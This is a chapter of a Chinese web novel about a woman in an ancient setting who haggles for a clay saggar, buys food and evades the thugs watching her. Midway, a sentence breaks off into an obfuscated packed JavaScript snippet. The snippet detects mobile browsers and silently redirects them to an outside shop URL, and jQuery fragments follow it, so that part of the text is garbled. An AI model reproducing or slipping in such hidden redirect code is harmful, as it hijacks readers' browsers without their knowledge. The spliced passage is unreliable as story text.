13. 采购2
作品:《掀桌!我在古代当奸商》 终于,城西最偏僻的角落,一家快要被尘埃埋住的陶铺出现了。
老匠人听周黎生细说完要求,浑浊的眼看了她许久,才慢吞吞从一堆废料里,扒拉出一个深褐色陶钵。
那钵胎体厚实,积着经年累月的窑灰,模样甚是粗陋。
可当周黎生屈指轻叩,“铮”的一声清响如金石相击,在她耳中宛如仙乐。
就是它。
她指尖微微发颤,抚过钵身粗砺的表面。
“这是匣钵,”老匠人声音沙哑,“我爷爷那辈烧窑时装瓷坯的,厚实,沉重,最是耐烧。”
“多少银钱?”她声音有点干。
老匠人伸出五个手指:“五百文。好东西,自然贵。”
五百文!
周黎生袖中的手猛地攥紧。吴氏那包钱,总共也就……这一下,就要去掉一半。
但这东西,她志在必得。
她抬起眼,脸上满是为难:“老丈,这物件寻常人用不上。除了我,怕也没人要了吧?压在手里就是死物,二百文,我给您兜个底。”
老匠人眯着眼,闪过一丝精光:“四百文,搭你个添头小罐。”
“三百文。”周黎生指着地上两个厚陶罐,“加上那两个”。
“那可是好罐子,单卖都要六十文!”
周黎生不为所动,寸步不让:“东西再好,能换成钱的才是好东西。”
老匠人瞪她半晌,最终挥挥手:“拿走拿走。”
三百文。
周黎生的手探入怀中,触到了那包银钱。
现在反悔还来得及。
不动这些钱,就能够买一架小石磨,开启一条看得见摸得着、细水长流的活路。做豆腐,卖豆腐,每日能见着活钱,靠着这桩苦营生,或许能在这世上稳稳地活下去。
可然后呢?一个月,三十两。靠豆腐攒够这笔钱,无异于痴人说梦。
她垂下眼,目光落在那只灰扑扑的匣钵上。粗糙,笨重,毫不起眼。
它意味着另外一条路,意味着那条被她反复琢磨,成功率微乎其微,却能一举抹平所有债务的险路。
一步登天,也可能一步坠崖。
赌,还是不赌?
街角的秋风打着旋儿卷过,扬起尘土和枯叶,掠过行色匆匆的路人脚边,又无声息地散开。
怀中的陶器沉甸甸的,周黎生手臂收得更紧了些。
她选了匣钵。
或者说,从看到它的那一刻起,她心里那杆秤,就已经偏了。
*
日头西斜,她闻着空气中飘来的食物香气,才感到胃里一阵抽搐。
循着香味走到一个支着布篷的饼摊前,那烙饼的妇人动作麻利,擀面、填馅、下锅,油滋滋作响。“掌柜的,肉饼两个,馅料加足。”
刚出炉的油饼烫得她直换手,小心咬下一口,饼皮酥脆,混着肉汁的油香瞬间在口中炸开,她满足地眯起眼,这才感到几分踏实。
今天运气不错,明日上山要用的物事都齐了。
她要做的事得避着人,山上虽然危险,可能遇到野物,运气好小的能逮来加餐,运气不好她就进空间保命,这季节山里满是野果野菜,饿是饿不死,但干粮总要备足。
“这种饼子,”她指着旁边那些同样在鏊子上烙得金黄,只是未加馅料的寻常饼子,“再来十个。”
日头西沉,林边荒地里的蚊虫聚成了团。瘦猴拖着两条灌了铅的腿钻回林子,另一个打手跟在后头,两人都是一脸晦气。
盯了林家那俩老货整一日,看他们从村头晃到村尾,挨家挨户地张嘴借钱。瘦猴一屁股跌坐在烂树桩上,揉着发胀的膝盖骂道:“俩老梆子,腿脚倒他娘的利索,走了一日也不见乏,比老子还经造。”
天光渐暗,隐约看见年轻打手顺子缩在草窝里打盹。瘦猴没好气地踢起一块土疙瘩:“你倒清闲,林荞呢?”
顺子一个激灵弹起来,睡眼惺忪地往林家张望:“还、还没回来。”
“没回来?”瘦猴音调拔高,“不是让你寸步不离的跟着她吗?”
“我回来找你要船钱,她没等我就走了。”顺子声音越说越小,几乎要淹没在虫鸣里。
瘦猴气得眼前发黑:“她不等,你就蹲这儿挺尸,不知道去寻吗?跑了怎么办?”
顺子委屈得脸都皱成了苦瓜:“不是你说她邪性,想跑早跑了,说不定等会儿就回来了。”
他肚里早骂翻了天。原以为当打手威风,谁想比种地还磨人。睡草窝、喂蚊子、啃干饼,盯的还是个日夜不休的主。那林荞是铁打的不成?都不见累的。他要是勤快肯干,在家伺候田地不好吗?挣这几个卖命钱。
*
眼见再无一丝天光,瘦猴猛地揪住顺子的前襟:“坐船去哪了?县城还是邻村?蠢得流油,她说什么你信什么......”
正骂得唾沫横飞,村路尽头,一个背着竹篓的瘦削身影正不紧不慢地走来。
周黎生到底错过了最后一班船,与人商量着挤上一辆回村方向的运草牛车,颠簸着
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16956679|193157||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
晃到邻近村子,又深一脚浅一脚地走了好几里夜路才回来。
她自嘲的想:要是手机能联网,xx步数肯定是第一。
待她走近,瘦猴猛地从暗处窜出:“消失一整天,死哪去了?”
“挣钱。”她声音疲惫,不想多说。
瘦猴堵住去路,压低的声音里压着怒火:“我警告你……”
“乏了。”周黎生打断他,目光掠过他胡子拉碴的脸,“你也早点歇着吧。”
看着她径直离开的背影,瘦猴狠狠朝地上啐了一口,转头对缩着脖子的顺子低吼:“没用的东西,明日老子亲自跟,叫你们瞧瞧,什么叫专业。”
*
院内寂静,唯有秋虫在墙角低吟,林家人想必早已歇下。她推开屋门,惊醒了倚在床边打盹的吴氏。
吴氏揉了揉惺忪的睡眼,借着月光看清是她,连忙起身要去灶房。
“别忙了,”周黎生阻止,“在外面吃过了。”
她摸黑简单洗漱,和衣在林禾身侧躺下,几乎是瞬间便被沉睡吞噬。
吴氏还是端着温热的粥和药回来了。
月光下,她凝视着林荞透出些许瓷白底色的侧脸,眼神复杂。
这张脸,随了她年轻时的模样,甚至更甚。
在这吃人的世道里,太过扎眼的好样貌,对穷人家的女儿从来不是福气,绝不能让荞娘落得和她一样的下场。
这些年她一直用草药,将那惹眼的白皙掩成不起眼的枯黄。如今病了这一场,敷药的事耽搁下来,竟让原貌透出几分。
吴氏从墙边矮柜深处摸出个小陶罐,指尖挖出些捣好的草药糊。借着月光,将褐黄色的药糊轻轻点在林荞的额头、脸颊。
只够薄薄一层,勉强盖住脸庞。
直至那药性渗入肌理,将底下那抹招人的底色妥帖掩住,才用湿布极轻地抹去残余的药膏。
翌日破晓,天色将明未明,一层薄雾笼罩着村落。
周黎生推开院门,背着明显比昨日更满的竹篓走了出来,篓口用麻布盖得严实。
瘦猴早已抱臂等在老槐树下,眼底血丝密布,嘴角却噙着猫捉老鼠的玩味:
“林姑娘,早啊。”他咧开嘴,露出黄牙,“这大清早的,又是要去哪发财?”
周黎生脚步不停,与他错身而过时,丢下两个字:“上山。”
风穿过村口,卷起她额角的碎发。前方群山沉默,林深雾重。
她不知道里面有什么在等她。野兽,未知,或许还有一线生机。